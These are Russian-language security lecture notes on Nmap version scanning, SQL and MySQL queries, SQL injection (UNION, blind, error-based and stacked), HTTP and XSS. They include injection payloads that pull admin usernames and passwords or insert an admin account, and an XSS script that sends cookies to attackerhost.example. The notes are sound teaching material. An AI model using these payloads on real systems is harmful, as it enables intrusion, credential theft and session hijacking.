Зайдем немного дальше простого сканирования портов и определения типа запущенных сервисов. Баннер — это информация, предоставляемая сервисом о самом себе. Получив его, можно узнать много полезной информации — название, установленную версию и многое другое. Бывает, что опытные администраторы меняют баннер таким образом, чтобы направить атакующего по ложному следу, например занижают версию установленного сервиса.

При сканировании удаленной машины Nmap может выдать, что порты 25/tcp, 80/tcp, и 53/udp открыты. Используя свою базу данных nmap-services, состоящюю из около 2200 известных служб, Nmap сообщит, что эти порты вероятно соответстуют почтовому серверу (SMTP), веб серверу (HTTP), и серверу доменных имен (DNS) соответственно. Эта информация обычно верна, т.к. подавляющее большинство служб, использующих 25 TCP порт, фактически, почтовые сервера. Тем не менее, вам не следует полностью полагаться на эту информацию! Люди могут и запускают службы с использованием нестандартных портов.

Даже если Nmap права, и на какой-либо гипотетической машине упомянутой выше запушены SMTP, HTTP и DNS сервера, это не так уж и много информации. Когда производится сканирование с целью обнаружения уязвимостей (или же просто определение структуры сети) компьютеров ваших компаний или клиентов, вам хочется знать, какие точно почтовые и DNS сервера и какие версии используются. Знание точной версии очень помогает в определении, к каким эксплоитам сервер наиболее уязвим. Эту информацию вы можете получить с помощью задания опции определения версии.

После того как какие-либо TCP и/или UDP были обнаружены, Nmap начинает "опрашивать" эти порты, чтобы определить, какие же приложения (службы) их действительно используют. База данных nmap-service-probes содержит запросы для обращения к различным службам и соответствующие выражения для распознавания и анализа ответов. Nmap пытается определить протоколо службы (напр. FTP, SSH, Telnet, HTTP), имя приложения (e.g. ISC BIND, Apache httpd, Solaris telnetd), номер версии, имя хоста, тип устройства (напр. принтер, роутер), семейство ОС (напр. Windows, Linux) и иногда различные детали типа возможно ли соединится с X сервером, версию протокола SSH, или имя пользователя KaZaA. Конечно же, большинство служб не предоставляют такую информацию. Если Nmap была скомпилирована с поддержкой OpenSSL, Она соединится с сервером SSL, чтобы попытаться определить запущенные службы, работающие за зашифрованным слоем. Когда обнаружены службы RPC, удет автоматически задействована опция Nmap (-sR) для определения программы RPC и ее версии. После сканирования портов UDP некоторые из них характеризуются как открыт|фильтруется, если сканирование не может определить открыт порт или фильтруется. С заданной опцией определения версии Nmap попытается получить ответ от таких портов (точно так же как она поступает с открытыми портами), и, в случае успеха, поменяет состояние этого порта на открыт открытые|фильтруемые TCP порты обрабатываются так же. Имейте в виду, что опция Nmap -A помимо других команд активирует также и обнаружение версии. Бумажная документация по работе, использованию и настройке опции обнаружения версии доступна на<https://nmap.org/book/vscan.html>.

**На самостоятельное изучение:** nmap, nessus, brain, openvas

### ЛЕКЦИЯ 4

**Тема:** Язык запросов SQL. Состав базы данных. Типичные запросы mysql. SQL Injection: виды, типы, примеры.

**SQL** (*structured query language* — «язык структурированных запросов») — язык программирования, применяемый для создания, модификации и управления данными в реляционной базе данных, управляемой соответствующей системой управления базами данных.

**Систе́ма управле́ния ба́зами да́нных** (**СУБД**) — совокупность программных и лингвистических средств общего или специального назначения, обеспечивающих управление созданием и использованием баз данных.

**Состав СУБД**

Обычно современная СУБД содержит следующие компоненты:

* **ядро**, которое отвечает за управление данными во внешней и оперативной памяти и журнализацию
* **процессор языка базы данных**, обеспечивающий оптимизацию запросов на извлечение и изменение данных и создание, как правило, машинно-независимого исполняемого внутреннего кода,
* **подсистему поддержки времени исполнения**, которая интерпретирует программы манипуляции данными, создающие пользовательский интерфейс с СУБД
* **сервисные программы** (внешние утилиты), обеспечивающие ряд дополнительных возможностей по обслуживанию информационной системы


СУБД управляет одной или несколькими базами данных. База данных представляет собой совокупность информации, организованной в виде множеств. Каждое множество содержит записи унифицированного вида. Эти данные могут быть любыми - от простого списка предстоящих покупок до перечня экспонатов картинной галереи или огромного количества информации в корпоративной сети. Сами записи состоят из полей. Обычно множества называют таблицами, а записи — строками таблиц. Для записи, выборки и обработки данных, хранящихся в компьютерной базе данных, необходима система управления базой данных, например: MySQL (MariaDB, PostgreSQL, Oracle, MSSQL, …).

Такова логическая модель данных. На жестком диске вся база данных может находиться в одном файле. В MySQL для каждой базы данных создается отдельный каталог, а каждой таблице соответствуют три файла. В других СУБД могут использоваться иные принципы физического хранения данных.

В реляционной базе данные хранятся в отдельных таблицах, благодаря чему достигается выигрыш в скорости и гибкости. Таблицы связываются между собой при помощи отношений, благодаря чему обеспечивается возможность объединять при выполнении запроса данные из нескольких таблиц. SQL как часть системы MySQL можно охарактеризовать как язык структурированных запросов плюс наиболее распространенный стандартный язык, используемый для доступа к базам данных.

**INFORMATION\_SCHEMA** обеспечивает доступ к метаданным базы данных.

INFORMATION\_SCHEMA (информационная база данных) это место, которое сохраняет информацию относительно всех других баз данных, которые поддерживает сервер MySQL.



**Типичные запросы в БД**

Информация о базах и таблицах

|  |
| --- |
| **mysql> show databases;**  Выведет список всех баз.  **mysql> show tables in base\_name;**  Покажет список всех таблиц в базе данных base\_name |

**Select запросы**

Слово select, говорит само за себя, и становится понятно, что пользуясь данными запросами, мы будем выбирать (читать) информацию из БД.

Вывести количество всех записей в таблице

|  |  |
| --- | --- |
| **SELECT count(\*) FROM table\_name;** |  |

Выбрать все записи из таблицы БД

|  |  |
| --- | --- |
| **SELECT \* FROM table\_name;** |  |

Выбирать 3 записи из таблицы, начиная с 2 записи, в порядке возрастания.

|  |  |
| --- | --- |
| **SELECT \* FROM table\_name LIMIT 2,3;** | Пример mysql запроса |

Выбрать все записи из таблицы person в порядке возрастания значений поля number.

|  |  |
| --- | --- |
| **SELECT \* FROM person ORDER BY number;** | Пример mysql запроса |

Выбрать все записи из таблицы person, где поле name соответствует значению Anna.

|  |  |
| --- | --- |
| **SELECT \* FROM person WHERE name='Anna';** | Пример mysql запроса |

Выбрать все записи из таблицы person, в которой значения поля name начинаются с An.

|  |  |
| --- | --- |
| **SELECT \* FROM person WHERE name LIKE 'An%';** | Пример mysql запроса |

Выбрать все значения полей name и last\_name из таблицы person.

|  |  |
| --- | --- |
| **SELECT name, last\_name FROM person;** | Пример mysql запроса |

**Insert запросы**

Данные запросы позволяют вставить запись в таблицу БД. Другими словами создать строку в таблице или добавить информацию в таблицу БД.

Вставит в таблицу table\_name, а точнее в поля site и description данной таблицы, соответствующие значения.

|  |
| --- |
| **insert into table\_name(site, description) values (example.com', 'Test web site')** |

**Update запросы**

Направлены на изменение уже имеющихся данных в таблице БД.

Изменить значение поля site на domain.com в таблице table\_name где id равен 3.

|  |
| --- |
| **update table\_name set site = 'domain.com' where id = '3'** |

Источник: <http://sitear.ru/material/MySql-zaprosy>

**SQL Injection**

**Внедрение SQL-кода** (*SQL injection*) — один из распространённых способов взлома сайтов и программ, работающих с базами данных, основанный на внедрении в запрос произвольного SQL-кода.

Внедрение SQL, в зависимости от типа используемой СУБД и условий внедрения, может дать возможность атакующему выполнить произвольный запрос к базе данных (*например, прочитать содержимое любых таблиц, удалить, изменить или добавить данные*), получить возможность чтения и/или записи локальных файлов и выполнения произвольных команд на атакуемом сервере.

Атака типа внедрения SQL может быть возможна из-за некорректной обработки входных данных, используемых в SQL-запросах.

Разработчик прикладных программ, работающих с базами данных, должен знать о таких уязвимостях и принимать меры противодействия внедрению SQL.

**Внедрение операторов SQL:** Способ нападения на базу данных в обход межсетевой защиты. В этом методе параметры, передаваемые к базе данных через Web-приложения, изменяются таким образом, чтобы изменить выполняемый SQL запрос.

**Выделяют два вида SQL Injection**

• SQL Injection в строковом параметре

Примеры:

|  |
| --- |
| SELECT \* from table where name = "$\_GET['name']"  SELECT id, acl from table where user\_agent = '$\_SERVER["HTTP\_USER\_AGENT"]' |

• SQL Injection в цифровом параметре

Примеры:

|  |
| --- |
| SELECT login, name from table where id = $\_COOKIE["id"]  SELECT id, news from table where news = 123 limit $\_POST["limit"] |

Пример уязвимого кода:

|  |
| --- |
| $id = $\_REQUEST['id']; $res = mysqli\_query("SELECT \* FROM news WHERE id\_news = " . $id); |

Если передать параметр id=5, то сформируется такая строка:

|  |
| --- |
| SELECT \* FROM news WHERE id\_news = 5 |

Но если злоумышленник передаст в качестве параметра id строку **-1 OR 1=1** (например, так: *http://example.org/script.php?id=-1+OR+1=1*), то выполнится запрос:

|  |
| --- |
| SELECT \* FROM news WHERE id\_news = -1 OR 1=1 |

Таким образом, изменение входных параметров путём добавления в них конструкций языка SQL вызывает изменение в логике выполнения SQL-запроса (в данном примере вместо новости с заданным идентификатором будут выбраны все имеющиеся в базе новости, поскольку выражение 1=1 всегда истинно — вычисления происходят по кратчайшему контуру в схеме).

Пример 2:

Обнаружение уязвимости

|  |
| --- |
| id=1+ORDER+BY+100 |

• SQL запрос примет вид

|  |
| --- |
| SELECT id, name from table where id =1 ORDER BY 100 |

• В результате может быть получено следующее сообщение об ошибке:

|  |
| --- |
| ERROR 1054 (42S22): Unknown column '100' in 'order clause' |

Получение имен таблиц/колонок (information\_schema/перебор) и последующее получение данных из найденных таблиц:

|  |
| --- |
| /?id=1+union+select+0,concat\_ws(0x3a,table\_name,column\_name)+from+information\_s  chema.columns |

• SQL запрос примет вид

|  |
| --- |
| SELECT id, name from table where id =1 union select  0,concat\_ws(0x3a,table\_name,column\_name) from information\_schema.columns |

• В результате может быть получена требуемая информация в формате

|  |
| --- |
| | 0 | table1:column1 |  | 0 | table1:column2 | |

**Внедрение в строковые параметры**

Предположим, серверное ПО, получив запрос на поиск данных в новостях параметром search\_text, использует его в следующем SQL-запросе (здесь параметры экранируются кавычками):

|  |
| --- |
| $search\_text = $\_REQUEST['search\_text']; $res = mysqli\_query("SELECT id\_news, news\_date, news\_caption, news\_text, news\_id\_author  FROM news WHERE news\_caption LIKE('%$search\_text%')"); |

Сделав запрос вида **search\_text=Test** мы получим выполнение следующего SQL-запроса:

|  |
| --- |
| SELECT id\_news, news\_date, news\_caption, news\_text, news\_id\_author FROM news  WHERE news\_caption LIKE('%Test%') |

Но, внедрив в параметр search\_text символ кавычки (который используется в запросе), мы можем кардинально изменить поведение SQL-запроса. Например, передав в качестве параметра search\_text значение '**)+and+(news\_id\_author='1**, мы вызовем к выполнению запрос:


|  |
| --- |
| SELECT id\_news, news\_date, news\_caption, news\_text, news\_id\_author FROM news   WHERE news\_caption LIKE('%') and (news\_id\_author='1%') |

Поиск уязвимости в строковом параметре:  
  
Допустим есть запрос:

|  |
| --- |
| SELECT \* FROM news WHERE id='1' |

Если в качестве параметра id передать **1’**, то должна вылезти ошибка. Если ошибка не вылезла, то можно выполнить следующую конструкцию: **1’ -- 123**. Если запрос отработал, а ошибок не возникло - инъекция есть.

**Типы sql injection**



**1) Boolean-based blind SQL injection**. Метод основан на подборе номера символа из кодовой таблицы путём добавления конструкций с помощью операторов AND/OR. Особенностью этого метода является то, что получаемая из БД информация нигде не отображается. Используется алгоритм бинарного поиска, поэтому для получения одного символа необходимо выполнить в среднем 7 запросов к БД. Для получения символов в unicode может понадобиться большее число запросов, т.к. диапазон кодов становится шире. Поэтому из-за маленькой скорости и большой нагрузки на сервер этот метод не подходит для получения больших объемов данных.

**2) Error-based SQL injection.** Данный метод основан на том, что содержимое ячейки таблицы включается в текст ошибки. С помощью одного запроса можно получить содержимое только одной ячейки. Применение этого метода возможно только тогда , когда скрипт выводит ошибки, возвращенные базой данных в результате некорректных запросов.

В PHP с использованием СУБД MySQL используется такая конструкция: **mysql\_query("SELECT ...") or die( mysql\_error() );**

**3) UNION query SQL injection.** Классический и самый простой для понимания вариант внедрения SQL- кода. Принцип заключается в объединении двух SELECT- запросов с помощью оператора UNION. Особенностью является то, что в запросах должно совпадать количество столбцов. Если результат запроса обрабатывается в цикле, то за один запрос можно получить содержимое столбца таблицы.

Язык SQL позволяет объединять результаты нескольких запросов при помощи оператора UNION. Это предоставляет злоумышленнику возможность получить несанкционированный доступ к данным.

Рассмотрим скрипт отображения новости (*идентификатор новости, которую необходимо отобразить, передается в параметре id*):

|  |
| --- |
| $res = mysqli\_query("SELECT id\_news, header, body, author FROM news WHERE id\_news = " . $\_REQUEST['id']); |

Если злоумышленник передаст в качестве параметра id конструкцию

|  |
| --- |
| -1 UNION SELECT 1,username, password,1 FROM admin |

это вызовет выполнение SQL-запроса

|  |
| --- |
| SELECT id\_news, header, body, author FROM news WHERE id\_news = -1 UNION SELECT 1,username,password,1 FROM admin |

Так как новости с идентификатором −1 заведомо не существует, из таблицы news не будет выбрано ни одной записи, однако в результат попадут записи, несанкционированно отобранные из таблицы admin в результате инъекции SQL.

**Использование UNION + group\_concat()**

В некоторых случаях хакер может провести атаку, но не может видеть более одной колонки. В случае MySQL взломщик может воспользоваться функцией:

**group\_concat(col, symbol, col)**

которая объединяет несколько колонок в одну. Например, для примера данного выше вызов функции будет таким:

**-1 UNION SELECT group\_concat(username, 0x3a, password) FROM admin**

**4) Stacked queries SQL injection.** Принцип данного метода заключается в использовании нескольких запросов к БД, разделенных точкой с запятой. Самый опасный тип инъекций, т. К. помимо запросов на получение информации, могут быть запросы на обновление/добавление записей. Поэтому использование последовательных запросов в PHP+MySQL запрещено в целях безопасности.

Пример:

$id = $\_REQUEST['id'];  
$res = mysqli\_query("SELECT \* FROM news WHERE id\_news = $id");

злоумышленником передается конструкция, содержащая точку с запятой, например **12;INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');** то в одном запросе будут выполнены 2 команды

SELECT \* FROM news WHERE id\_news = 12;  
INSERT INTO admin (username, password) VALUES ('HaCkEr', 'foo');

и в таблицу admin будет несанкционированно добавлена запись HaCkEr.

**Time-based blind SQL injection.** Этот метод можно считать модификацией первого метода, т.к. используется аналогичный принцип получения информации. Признаком выполнения условия являлся вывод корректного результата, в текущем методе таким признаком является выполнение временной задержки при запросе к базе данных. Сравнивая время выполнения запроса с корректным параметром с временем выполнения запроса с параметром, который содержит SQL-код, можно сделать заключение о том, выполнилось ли условие в модифицированном SQL-запросе. Выполнение задержки производится с помощью функций SLEEP() или md5 и подобных. Наличие этих задержек является дополнительным недостатком этого метода .

**Экранирование хвоста запроса**

Зачастую, SQL-запрос, подверженный данной уязвимости, имеет структуру, усложняющую или препятствующую использованию union. Например скрипт

|  |
| --- |
| $res = mysqli\_query("SELECT author FROM news WHERE id=" . $\_REQUEST['id'] . " AND author LIKE ('a%')"); |

отображает имя автора новости по передаваемому идентификатору id только при условии, что имя начинается с буквы а, и внедрение кода с использованием оператора UNION затруднительно.

В таких случаях, злоумышленниками используется метод экранирования части запроса при помощи символов комментария(**/\*** или **--** в зависимости от типа СУБД).

В данном примере, злоумышленник может передать в скрипт параметр id со значением

|  |
| --- |
| -1 UNION SELECT password FROM admin/\* |

выполнив таким образом запрос

|  |
| --- |
| SELECT author FROM news WHERE id=-1 UNION SELECT password FROM admin/\* AND author LIKE ('a%') |

в котором часть запроса ( *AND author LIKE ('a%')*) помечена как комментарий и не влияет на выполнение.

### ЛЕКЦИЯ 5

**HTTP** (*HyperText Transfer Protocol* — «протокол передачи гипертекста») — протокол прикладного уровня передачи данных (изначально — в виде гипертекстовых документов в формате «HTML», в настоящий момент используется для передачи произвольных данных).

**Основой HTTP** является технология клиент-сервер, т.е. предполагается существование

* Потребителей (клиентов), которые инициируют соединение и посылают запрос;
* Поставщиков (серверов), которые ожидают соединения для получения запроса, производят необходимые действия и возвращают обратно сообщение с результатом.

Каждое HTTP-сообщение состоит из 3 частей, которые передаются в указанном порядке:

1. Стартовая строка (*Starting line*) — определяет тип сообщения;
2. Заголовки (*Headers*) — характеризуют тело сообщения, параметры передачи и прочие сведения;
3. Тело сообщения (*Message Body*) — непосредственно данные сообщения. Обязательно должно отделяться от заголовков пустой строкой.

Тело сообщения может отсутствовать, но стартовая строка и заголовок являются обязательными элементами.

**Методы HTTP**

**Метод HTTP** (*HTTP Method*) — последовательность из любых символов, кроме управляющих и разделителей, указывающая на основную операцию над ресурсом. Обычно метод представляет собой короткое английское слово, записанное заглавными буквами. Обратите внимание, что название метода чувствительно к регистру.

**GET**

Используется для запроса содержимого указанного ресурса. С помощью метода GET можно также начать какой-либо процесс. В этом случае в тело ответного сообщения следует включить информацию о ходе выполнения процесса.

Клиент может передавать параметры выполнения запроса в URI целевого ресурса после символа «?»:

|  |
| --- |
| GET /path/resource?param1=value1&param2=value2 HTTP/1.1 |

**POST**

Применяется для передачи пользовательских данных заданному ресурсу. Используется для “скрытой” передачи текстовых данных на сервер, а также для того чтобы передать существенное количество данных. Например форма комментариев на сайте обычно использует метод POST для отправки данных. В этом случае пользователь может отправлять сотни знаков, которые абсолютно не логично помещать в URI. Кроме того с помощью метода POST обычно загружаются файлы на сервер.

**PUT**

Применяется для загрузки содержимого запроса на указанный в запросе URI. Если по заданному URI не существует ресурс, то сервер создаёт его и возвращает статус 201 (Created). Если же был изменён ресурс, то сервер возвращает 200 (Ok) или 204 (No Content).

**PATCH**

Аналогично PUT, но применяется только к фрагменту ресурса.

**DELETE**


Удаляет указанный ресурс.

**TRACE**

Возвращает полученный запрос так, что клиент может увидеть, какую информацию промежуточные серверы добавляют или изменяют в запросе.

**CONNECT**

Преобразует соединение запроса в прозрачный TCP/IP-туннель, обычно чтобы содействовать установлению защищённого SSL-соединения через нешифрованный прокси.




**Cookies**

**Ку́ки** — небольшой фрагмент данных, отправленный веб-сервером и хранимый на компьютере пользователя. Веб-клиент (обычно веб-браузер) всякий раз при попытке открыть страницу соответствующего сайта пересылает этот фрагмент данных веб-серверу в составе HTTP-запроса. Применяется для сохранения данных на стороне пользователя, на практике обычно используется для:

* аутентификации пользователя;
* хранения персональных предпочтений и настроек пользователя;
* отслеживания состояния сеанса доступа пользователя;
* ведения статистики о пользователях.

Выглядят cookie как key:value массив. И говоря более простым языком это перманентный\* массив данных, связанных с каким-либо доменом.

\* у кукисов есть параметр времени, которое оно хранится. Сайт сам волен решать, сколько времени пользователь будет хранить данные.



## 

**HTTP-headers**

**Заголовки HTTP** — это строки в HTTP-сообщении, содержащие разделённую двоеточием пару имя-значение. Формат заголовков соответствует общему формату заголовков текстовых сетевых сообщений ARPA (см. RFC 822). Заголовки должны отделяться от тела сообщения хотя бы одной пустой строкой.

Все заголовки разделяются на четыре основных группы:


1. **General Headers** — должны включаться в любое сообщение клиента и сервера.
2. **Request Headers** — используются только в запросах клиента.
3. **Response Headers** — только для ответов от сервера.
4. **Entity Headers** — сопровождают каждую сущность сообщения.

Пример:

|  |  |
| --- | --- |
| Allow: Список поддерживаемых методов. | Allow: OPTIONS, GET, HEAD |
| Referer: URI ресурса, после которого клиент сделал текущий запрос. | Referer: http://en.wikipedia.org/wiki/Main\_Page |
| User-Agent: Список названий и версий клиента и его компонентов с комментариями. | User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1 |
| Host: Доменное имя и порт хоста запрашиваемого ресурса. Необходимо для поддержки виртуального хостинга на серверах. | Host: ru.wikipedia.org |
| Accept: Список допустимых форматов ресурса. | Accept: text/plain |

Примеры оригинальных заголовков:

|  |
| --- |
| X-Hello-Human:"Say hello back! @getBootstrapCDN on Twitter" |
| x-slogan:"Sniffing the glue that holds the Internet together., Go deep." |
| x-slogan:"Be good. You never know who's running Wireshark nearby., Go deep." |



**XSS**

**XSS** (*Cross-Site Scripting* — «межсайтовый скриптинг») — тип атаки на веб-системы, заключающийся во внедрении в выдаваемую веб-системой страницу вредоносного кода (который будет выполнен в браузере или браузерных приложениях (aliexpress, trello) пользователя при открытии им этой страницы) и взаимодействии этого кода с сервером злоумышленника. Является разновидностью атаки «внедрение кода». XSS это атака. Уязвимость - внедрение кода.

Специфика подобных атак заключается в том, что вредоносный код может использовать авторизацию пользователя в веб-системе для получения к ней расширенного доступа или для получения авторизационных данных пользователя. Вредоносный код может быть вставлен в страницу как через уязвимость в веб-сервере, так и через уязвимость на компьютере пользователя.

Для термина используют сокращение «XSS», чтобы не было путаницы с каскадными таблицами стилей, использующими сокращение «CSS».

XSS находится на третьем месте в рейтинге ключевых рисков Web-приложений согласно OWASP. Долгое время программисты не уделяли им должного внимания, считая их неопасными. Однако это мнение ошибочно: на странице или в HTTP-Cookie могут быть весьма уязвимые данные (например, идентификатор сессии администратора или номера платёжных документов). Межсайтовый скриптинг может быть использован для проведения DoS-атаки.

Однако, конечно, хоть возможности, предоставляемые уязвимостью довольно обширны, выполнить совсем уж любой код не получится, в частности подставить csrf-token. XSS уязвимость в свою очередь может служить как точка входа для использования других уязвимостей, например чтобы угнать секретные cookie и использовать CSRF.

**Типы XSS**

**Отражённые (Непостоянные)**

Атака, основанная на отражённой уязвимости, на сегодняшний день является самой распространенной XSS-атакой. Эти уязвимости появляются, когда данные, предоставленные веб-клиентом, чаще всего в параметрах HTTP-запроса или в форме HTML, исполняются непосредственно серверными скриптами для синтаксического анализа и отображения страницы результатов для этого клиента, без надлежащей обработки. Отражённая XSS-атака срабатывает, когда пользователь переходит по специально подготовленной ссылке.

Пример:

http://example.com/search.php?q=<script>DoSomething();</script>

Если сайт не экранирует угловые скобки, преобразуя их в «&lt;» и «&gt;», получим скрипт на странице результатов поиска.

Отражённые атаки, как правило, рассылаются по электронной почте или размещаются на Web-странице. URL приманки не вызывает подозрения, указывая на надёжный сайт, но содержит вектор XSS. Если доверенный сайт уязвим к вектору XSS, то переход по ссылке может привести к тому, что браузер жертвы начнет выполнять встроенный скрипт.

**Хранимые (Постоянные)**

Хранимый XSS является наиболее разрушительным типом атаки. Хранимый XSS возможен, когда злоумышленнику удается внедрить на сервер вредоносный код, выполняющийся в браузере каждый раз при обращении к оригинальной странице. Классическим примером этой уязвимости являются форумы, на которых разрешено оставлять комментарии в HTML формате без ограничений, а также другие сайты Веб 2.0 (блоги, вики, имиджборд), когда на сервере хранятся пользовательские тексты и рисунки. Скрипты вставляются в эти тексты и рисунки.

Фрагмент кода похищения ключа с идентификатором сессии (session ID):

<script>  
document.location="http://attackerhost.example/cgi-bin/cookiesteal.cgi?"+document.cookie  
</script>

**DOM-модели**

XSS в DOM-модели возникает на стороне клиента во время обработки данных внутри JavaScript сценария. Данный тип XSS получил такое название, поскольку реализуется через DOM (Document Object Model) — не зависящий от платформы и языка программный интерфейс, позволяющий программам и сценариям получать доступ к содержимому HTML и XML-документов, а также изменять содержимое, структуру и оформление таких документов. При некорректной фильтрации возможно модифицировать DOM атакуемого сайта и добиться выполнения JavaScript-кода в контексте атакуемого сайта.

Пример:

<body>  
<script>document.write(location.href);</script>  
</body>

**По каналам внедрения скрипта**

**Ошибки в браузере**

Из-за ошибок браузер может выполнять скрипты в [SVG](https://ru.wikipedia.org/wiki/SVG), нарушать правило [Same Domain Policy](https://ru.wikipedia.org/wiki/Same_Domain_Policy).

**Отсутствие экранирования спецсимволов HTML**

Намного чаще встречаются ошибки на сайтах. Чтобы браузер гарантированно не принял строку за тег HTML, требуется заэкранировать пять символов: '"&<>. Сервер может экранировать не все символы (известный недостаток PHP), либо веб-программист просто забывает заэкранировать строку.

Обычно в базах данных текст хранится неэкранированным, и экранировать требуется все пользовательские строки каждый раз, когда они встраиваются в HTML: например, если не заэкранирован URL картинки, пользователь может ввести что-то наподобие http://example.com/img.png" onmouseover="javascript:DoSomething();.

Многие сайты позволяют форматирование текста с помощью какого-либо языка разметки (HTML, BBCode, вики-разметка). Часто не проводится полный лексический анализ языка разметки, а лишь преобразование в «безопасный» HTML с помощью регулярных выражений. Это упрощает программирование, однако требует досконального понимания, какими путями скрипт может проникнуть в результирующий HTML-код.

**Отсутствие фильтрации атрибутов и их значений в разрешённых тегах**

Типичным примером будет ссылка <a href="javascript:DoSomething()">. Даже если форум позволяет внешние ссылки, не стоит пускать протоколы javascript: и data:.

**Подмена кодировки в заголовке страницы**

Современные браузеры пытаются определить кодировку страницы на ходу и интерпретируют html в соответствии с этой кодировкой. В случае, если тег <title> расположен до тега <meta> и заполняется пользовательскими данными, хакер может вставить злонамеренный html-код в кодировке [UTF-7](https://ru.wikipedia.org/wiki/UTF-7), обойдя таким образом фильтрацию таких символов, как < и ". Для защиты от данной уязвимости следует явно указывать кодировку страницы до каких-либо пользовательских полей. [HTML 5](https://ru.wikipedia.org/wiki/HTML_5) прямо запрещает поддержку браузерами кодировки UTF-7 как потенциально опасной.

**По способу воздействия**

Активные

Активная XSS атака не требует каких-либо действий со стороны пользователя с точки зрения функционала веб-приложения.

Пассивные (Автономные)

Пассивная XSS атака срабатывает при выполнении пользователем определённого действия (клик или наведение указателя мыши и т. п.).

